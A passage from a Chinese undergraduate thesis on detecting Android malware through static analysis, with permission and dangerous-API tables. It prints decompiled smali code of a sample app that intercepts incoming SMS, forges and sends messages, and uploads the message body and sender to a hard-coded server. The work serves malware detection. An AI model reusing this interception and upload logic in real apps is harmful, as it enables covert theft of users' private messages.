


图 5-1 静态分析流程图

5.2 恶意代码分析实例

反编译后在 AndroidManifest.xml 文件中查看该应用程序申请的权限及广播信息：

```

<uses-permission android:name="android.permission.RECEIVE_SMS" />
<uses-permission android:name="android.permission.INTERNET" />
<uses-permission android:name="android.permission.WRITE_SMS" />
<uses-permission android:name="android.permission.READ_SMS" />
<uses-permission android:name="android.permission.SEND_SMS" />
    <receiver android:name="com.itheima.sms.SmsReceiver">
        <intent-filter android:priority="1000"> //设置优先级
            <action android:name="android.provider.Telephony.SMS_RECEIVED" />
        </intent-filter>
    </receiver>

```

查看.xml 文件，发现该应用程序申请了接收短信和发送短信的权限，所以该程序拥有接收并读取手机接收到的短信的权限，同时可以将接收到的短信可以发送出去。在这里我们首先假设这个应用程序可能存在隐私泄露，同时与恶意软件权限申请与攻击行为描述表（表 5-1）以及危险权限组合表（表 5-2）比对，发现这两个权限是重要敏感权限，因此，这个应用程序可能存在隐私泄露，是恶意软件的可能性加大。

表 5-1 恶意软件权限申请与攻击行为描述表

恶意软件	重要敏感权限	描述
ADRD	INTERNET,ACCESS_NETWORK_STATE,RECEIVE_BOOT_COMPLETED	蠕虫病毒
DroidDream	CHANGE_WIFI_STATE	Root 提取利用木马
Bgserv	INTERNET,RECEIVE_SMS,SEND_SMS	蠕虫病毒
DroidDreamLight	INTERNET,RADE_PHONE_STATE	信息窃取木马
Genimi	INTERNET,SEND_SMS	蠕虫病毒
jSMShider	INSTALL_PACKAGES	破坏系统固件木马
Pjapps	INTERNET,RECEIVE_SMS	蠕虫病毒
Zsone	RECEIVE_SMS,SEND_SMS	恶意发送短信木马
ZHash	CHANGE_WIFI_STATE	Root 提取利用木马
BaseBridge	NATIVE_CODE	Root 提取利用木马

表 5-2 危险权限组合表

权限	描述
INTERNET,ACCESS_NETWORK_STATE,RECEIVE_BOOT_COMPLETED	木马控制能力
READ_CONTACTS,INTERNET	泄露用户联系人的能力
INTERNET,RECEIVE_SMS,SEND_SMS	在后台实现扣费短信能力
INTERNET,RADE_PHONE_STATE	泄露 IMEI 号能力

续表 5-2 危险权限组合表

INTERNET,SEND_SMS	木马控制能力
INTERNET,RECEIVE_SMS	木马控制能力
INTERNET,RECEIVE_SMS	后台实现扣费短信能力
RECEIVE_BOOT_COMPLETED&INTERNET&ACCESS_FINE_LOCATION	跟踪用户地理位置的能力,跟踪方式为 GPS
RECEIVE_BOOT_COMPLETED&INTERNET&ACCESS_COARSE_LOCATION	跟踪用户地理位置的能力,跟踪方式为 CELL_ID 或 WIFI
PROCESS_OUTGOING_CALL&RECORD_AUDIO&INTERNET	具有记录用户打电话的内容并且上传到指定服务器能力
READ_CONTACTS&SEND_SMS	泄露用户联系人并发送短信能力

进一步具体分析 AndroidManifest.xml 文件：检查 Activity 信息、服务信息及其他配置信息，发现该程序缺少 Activity 信息，即当用户运行该程序时没有任何提示，该程序安装运行时也没有运行界面。

在这个应用程序中，创建了一个 *SmsReceiver* 广播。广播是一种广泛运用于系统与应用程序或应用程序之间相互进行消息传递的一种机制。在 Android 里面有很多广播，在一些操作完成之后都会产生一个广播，BroadcastReceiver 可以对发送出来的广播消息进行接收并可以重写 onReceive()方法来对消息进行响应的一类组件。应用程序可以监听所订阅的广播并对其做出相应的处理，当每次接收到一个广播消息时，系统会重新创建一个广播接收者对象，同时重写 onReceive() 方法^[18]，可以给出响应消息的处理方法。当系统收到短信时，就会发出一个收到短信的广播意图，该广播意图里面存放了系统接收到的短信内容，通过分析反编译后的 smali 代码，可以找到该程序对短信的处理流程。

当收到一条短消息的时候系统就会广播一个包含动作的 Intent。我们只需要自己定义一个广播接收器 BroadcastReceiver 来过滤这个 Intent，然后可以在 onReceive()方法里边实现自己的逻辑。所以找到 on receive()方法，分析其中的代码：

```

invoke-static {v9},
Landroid/telephony/SmsMessage;->createFromPdu([B)Landroid/telephony/SmsMessage;//解
码短信内容
    move-result-object v13
    .line 24
    .local v13, smsMessage:Landroid/telephony/SmsMessage;
    invoke-virtual {v13},
Landroid/telephony/SmsMessage;->getMessageBody()Ljava/lang/String;//获取发送的短信内
容

```

```

move-result-object v7
.line 25
.local v7, body:Ljava/lang/String;
invoke-virtual {v13},
Landroid/telephony/SmsMessage;->getOriginatingAddress()Ljava/lang/String; //获得发送方号
码

move-result-object v2
.line 26
.local v2, sender:Ljava/lang/String;
sget-object v3, Ljava/lang/System;->out:Ljava/io/PrintStream;
new-instance v4, Ljava/lang/StringBuilder;
const-string v5, "body:"
invoke-direct {v4, v5}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V
invoke-virtual {v4, v7},
Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
move-result-object v4
invoke-virtual {v4}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;
move-result-object v4
invoke-virtual {v3, v4}, Ljava/io/PrintStream;->println(Ljava/lang/String;)V
.line 27
sget-object v3, Ljava/lang/System;->out:Ljava/io/PrintStream;
new-instance v4, Ljava/lang/StringBuilder;
const-string v5, "sender:"
invoke-direct {v4, v5}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V
invoke-virtual {v4, v2},
Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
move-result-object v4
invoke-virtual {v4}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;
move-result-object v4
invoke-virtual {v3, v4}, Ljava/io/PrintStream;->println(Ljava/lang/String;)V
.line 29
const-string v3, "5556"

```

```

    invoke-virtual {v2, v3}, Ljava/lang/String;->contains(Ljava/lang/CharSequence;)Z
    move-result v3
if-eqz v3, :cond_1
    .line 30
    invoke-virtual/range {p0 .. p0}, Lcom/itheima/sms/SmsReceiver;->abortBroadcast()V//中
断广播（拦截短信）
    .line 31
    invoke-virtual/range {p1 .. p1},
Landroid/content/Context;->getContentResolver()Landroid/content/ContentResolver;//获取当
前应用的 ContentResolver 实例
    move-result-object v12
    .line 32
    .local v12, resolver:Landroid/content/ContentResolver;
    new-instance v14, Landroid/content/ContentValues;
    invoke-direct {v14}, Landroid/content/ContentValues;-><init>()V
    .line 33
    .local v14, values:Landroid/content/ContentValues;
    const-string v3, "body"
    const-string v4, "\u4f60\u50bb\u554a,"
    invoke-virtual {v14, v3, v4},
Landroid/content/ContentValues;->put(Ljava/lang/String;Ljava/lang/String;)V
    .line 34
    const-string v3, "address"
    const-string v4, "5556"
    invoke-virtual {v14, v3, v4},
Landroid/content/ContentValues;->put(Ljava/lang/String;Ljava/lang/String;)V
    .line 35
    const-string v3, "type"
    const-string v4, "2"
    invoke-virtual {v14, v3, v4},
Landroid/content/ContentValues;->put(Ljava/lang/String;Ljava/lang/String;)V
    .line 36

```

```

const-string v3, "date"
invoke-static {}, Ljava/lang/System;-->currentTimeMillis()J
move-result-wide v4
invoke-static {v4, v5}, Ljava/lang/Long;-->valueOf(J)Ljava/lang/Long;
move-result-object v4
invoke-virtual {v14, v3, v4},
Landroid/content/ContentValues;-->put(Ljava/lang/String;Ljava/lang/Long;)V
.line 37
const-string v3, "content://sms/"
invoke-static {v3}, Landroid/net/Uri;-->parse(Ljava/lang/String;)Landroid/net/Uri;
move-result-object v3
invoke-virtual {v12, v3, v14},
Landroid/content/ContentResolver;-->insert(Landroid/net/Uri;Landroid/content/ContentValues;)
Landroid/net/Uri;//修改短信内容
.line 39
invoke-static {},
Landroid/telephony/SmsManager;-->getDefault()Landroid/telephony/SmsManager;
move-result-object v1
.line 40
.local v1, smsManager:Landroid/telephony/SmsManager;
const/4 v3, 0x0
const-string v4, "wo yijing xihuan zhangsan , ni qu siba "
const/4 v5, 0x0
const/4 v6, 0x0
invoke-virtual/range {v1 .. v6},
Landroid/telephony/SmsManager;-->sendTextMessage(Ljava/lang/String;Ljava/lang/Strin
g;Ljava/lang/String;Landroid/app/PendingIntent;Landroid/app/PendingIntent;)V//将拦截到的
短信修改后发送出去
.line 44
.end local v1          #smsManager:Landroid/telephony/SmsManager;
.end local v12         #resolver:Landroid/content/ContentResolver;
.end local v14         #values:Landroid/content/ContentValues;

```

```

:cond_1//条件
new-instance v8, Lcom/loopj/android/http/AsyncHttpClient;
invoke-direct {v8}, Lcom/loopj/android/http/AsyncHttpClient;-><init>()V
.line 45
.local v8, client:Lcom/loopj/android/http/AsyncHttpClient;
new-instance v11, Lcom/loopj/android/http/RequestParams;
invoke-direct {v11}, Lcom/loopj/android/http/RequestParams;-><init>()V
.line 46
.local v11, params:Lcom/loopj/android/http/RequestParams;
const-string v3, "body"
invoke-virtual {v11, v3, v7},
Lcom/loopj/android/http/RequestParams;->put(Ljava/lang/String;Ljava/lang/String;)V
.line 47
const-string v3, "sender"
invoke-virtual {v11, v3, v2},
Lcom/loopj/android/http/RequestParams;->put(Ljava/lang/String;Ljava/lang/String;)V
.line 49
const-string v3, "http://192.168.1.100:8080/web/UploadFileServlet"//设置 HTTP 请求头
.line 50
new-instance v4, Lcom/itheima/sms/SmsReceiver$1;
move-object/from16 v0, p0
invoke-direct {v4, v0},
Lcom/itheima/sms/SmsReceiver$1;-><init>(Lcom/itheima/sms/SmsReceiver;)V
.line 49
invoke-virtual {v8, v3, v11, v4},
Lcom/loopj/android/http/AsyncHttpClient;->post(Ljava/lang/String;Lcom/loopj/android/http/R
equestParams;Lcom/loopj/android/http/AsyncHttpServletResponse;)V//发送到 web 服务器
.line 22
add-int/lit8 v3, v15, 0x1
move v15, v3
goto/16 :goto_0

```


具体流程如图 5-2 所示：




图 5-2 程序执行流程图

分析反编译后的 smali 代码，定位到关键函数 onReceive()函数，抽取出具体的敏感调用(如图 5-3 所示)：



图 5-3 敏感函数调用

分析 smali 代码可知：该程序会对短信进行拦截，并将收到的短信内容重新组合，然后调用 SmsManager.sendMessage 函数，再将重组后的信息发送到 Web 服务器。

同时，为了更加说明这个程序的恶意行为，可以将抽取出的敏感调用与危险 API 列表比对。如表 5-3 所示。

表 5-3 危险 API 列表

所属类	函数	Smali 语言	说明
android.telephony.SmsManager	sendDataMessage	Landroid/telephony/SmsManager;->sendDataMessage	发送一个基于 SMS 的数据到指定的应用程序端口
	sendMultipartTextMessage	Landroid/telephony/SmsManager;->sendMultipartTextMessage	发送一个基于 SMS 的多部分文本，调用者已经将消息分割成正确的大小
	sendTextMessage	Landroid/telephony/SmsManager;->sendTextMessage	发送一个基于 SMS 的文本
android.telephony.SmsManager	getOriginatingAddress	Landroid/telephony/SmsManager;->getOriginatingAddress	短消息类、同时支持 GSM 和 CDMA
	getMessageBody	Landroid/telephony/SmsManager;->getMessageBody	获取短信内容
	getSubscriberId	Landroid/telephony/SmsManager;->getSubscriberId	获取 IMSI 码
	getCellLocation	Landroid/telephony/SmsManager;->getCellLocation	获取地理位置
	getDeviceId	Landroid/telephony/SmsManager;->getDeviceId	获取手机设备号
android.telephony.PhoneStateListener	onCallStateChanged	Landroid/telephony/PhoneStateListener;->onCallStateChanged	监听手机状态，可以获得来电与去电信息
Java.net.HttpURLConnection	openConnection	LJava/net/HttpURLConnection;->openConnection	创建连接对象

续表 5-3 危险 API 列表

	connect	LJava/net/HttpURLConnection;->connect	建立到远程对象的实际连接
	addRequestProperty	LJava/net/HttpURLConnection;->addRequestProperty	设置 http 头
android.content.ContentResolver	query	Landroid/content/ContentResolver;->query	查询系统数据库
	delete	Landroid/content/ContentResolver;->delete	删除数据库内容
	insert	Landroid/content/ContentResolver;->insert	插入数据
android.content.BroadcastReceiver	abortBroadcast	Landroid/content/BroadcastReceiver;->abortBroadcast	中止广播，使其它接收者无法接收广播，多用于屏蔽短信
android.telephony.TelephonyManager	getLineNumber	Landroid/telephony/TelephonyManager;->getLineNumber	获取手机号
	getSimSerialNumber	Landroid/telephony/TelephonyManager;->getSimSerialNumber	获取 SIM 卡序列号
	getSubscriberId	Landroid/telephony/TelephonyManager;->getSubscriberId	获取 IMSI 码

因此，综合以上分析，可以判定该应用程序存在恶意行为的可能性很大。

在 Android 应用程序的开发中，可以申请多余的权限，即申请了权限不调用权限对应的 API，因此，只对权限调用进行检测，是明显有不足的，通过该恶意应用程序的分析可以看出，检测是否调用了敏感 API 是一种切实可行的方法。

6 结束语

Android 是目前应用最广的智能手机操作系统，但由于 Android 系统的开源性，一些恶意软件的产生使得手机安全遭到了严重威胁。Android 平台恶意应用程序数量不断增长，通过隐私窃取，隐蔽下载等方式造成了隐私泄露、安全攻击等问题，此外，由于安卓权限机制的缺陷，造成了不适当的权限申请。

本文在分析 Android 平台体系结构、Android 安全机制的基础上，采用逆向工程和静态分析方法来研究 Android 的权限问题以及发现 Android 应用程序的恶意行为。主要是对安装包反编译后，针对 AndroidManifest.xml 文件进行了具体的分析，通过对所申请的权限与权限特征库进行比对，查看是否申请了一些不适当的权限，再着重分析反编译后的 smali 代码，从代码中提取出一些敏感的 API 调用，再与危险 API 库进行比对，进一步分析应用程序是否存在恶意行为。这种静态分析方法是在安装包未安装之前，预先检测应用程序的权限，分析是否存在恶意行为，为用户安装应用时提供一个参考是非常有意义的。

本文使用了静态分析方法对程序的恶意行为进行了分析，但由于静态检测技术是在不运行程序的情况下进行的代码级的分析，因此，它不能完全确定应用程序是否一定会存在恶意行为，还有待进一步完善，为了更进一步的确定应用程序的恶意行为，还需要结合动态检测方法，查看应用程序在运行时的一些行为，但是它很难覆盖应用程序的所有执行路径，基于这些不足，所以对应用程序的恶意行为检测是一个重要的研究方向，还需要进一步来提出新的检测方法来更加精确的判断应用程序的恶意行为。

致 谢

时光荏苒，丰富精彩的大学生活很快就要过去了，在这个过程中，我非常感谢所有关心和帮助我的老师、同学和朋友们。

首先要感谢我的导师刘晓建老师。在整个毕设的选题到方法的确定以及论文的写作过程中，刘老师给了我很多帮助，老师细心的给我分析研究的方向和所做的内容，给了我很多建议，在老师的指导下，我的整体思路越来越清晰。对所遇到的问题，老师都会仔细的给我讲解问题产生的原因，以及下一步要做的内容。老师会定期的对我所做的成果进行检查并给出意见，正是老师的严格要求，我才能找到合适的方法去完成我的毕设。老师虽然事务繁忙，但还是不惜时间和精力指导我们，在刘老师的教导下，我不仅在专业知识方面有了很多收获，在其它方面都有了很大的进步！

此外，也感谢我的家人给予我的关心与照顾，他们给了我无微不至的关照，尽量给我提供良好的条件。这也是我能安心学习的基础。

同时，我也非常感谢我的室友和同学们，他们给了我很大的关心和支持。陪伴我走过了四年的大学生活。

最后，感谢学院各位领导的细心安排，给我们提供了良好的环境，能够让我们在完成毕设的前提下，可以进行毕业的其它事宜。

参考文献

- [1] 张玉清,王凯,杨欢,方喆君,王志强,曹琛. Android 安全综述[J].计算机研究与发展,2014,07:1385-1396.
- [2] 蒋绍林,王金双,张涛,陈融. Android 安全研究综述[J]. 计算机应用与软件,2012,10:205-210+0.
- [3] 李挺,董航,袁春阳,杜跃进,徐国爱. 基于 Dalvik 指令的 Android 恶意代码特征描述及验证[J].计算机研究与发展,2014,07:1458-1466.
- [4] 王向辉.张国印.赖明珠.Android 应用程序开发[M].北京:清华大学出版社,2012.5
- [5] 卿斯汉. Android 安全研究进展[J].软件学报,2016,01:45-71.
- [6] 吴进,王洁.安卓终端常见安全问题以及规避方法分析[J].新型工业化,2015,05:55-61.
- [7] Mohsin Junaid,Donggang Liu,David Kung. Dexteroid: Detecting malicious behaviors in Android apps using reverse-engineered life cycle models[J]. Computers & Security,2016.
- [8] Jong Hyuk Park,Dohyun Kim, Ji Soo Park,Sangjin Lee. An enhanced security framework for reliable Android operating system[J]. Security Comm.Networks,2016,96.
- [9] 李静华,慕德俊,杨鸣坤,胡伟. Android恶意程序行为分析系统设计[J].北京邮电大学学报,2014,S1:104-107.
- [10] 丰生强.Android软件安全与逆向分析[M].北京:人民邮电出版社,2013.12
- [11] 翁雪城,杨云江. 恶意代码的分析与检测技术的研究[J].科技资讯,2012,05:19-20.
- [12] 文伟平,梅瑞,宁戈,汪亮亮. Android恶意软件检测技术分析和应用研究[J].通信学报,2014,08:78-85+94.
- [13] 卜哲,徐子先. 基于Android系统的智能终端软件行为分析方法[J].信息网络安全,2012,03:32-34+48.
- [14] 姚培娟,张志利,杨友红. Android智能手机安全机制解析[J].软件导刊,2015,05:15-17.
- [15] 王世发,高贤强,韩路. Android安全机制分析及解决对策[J].电子测试,2013,22:59-60.
- [16] M. Hosseinkhani Loorak,P.W.L. Fong,S. Carpendale. Papilio: Visualizing Android Application Permissions[J]. Computer Graphics Forum,2014,333:.
- [17] Pocatilu, Paul. Android Applications Security[J]. Informatica Economica,2011,153.
- [18] Anonymous. Discretix; Discretix to Provide Android and Windows Mobile DRM Security for Sony Ericsson[J]. Biotech Business Week,2010.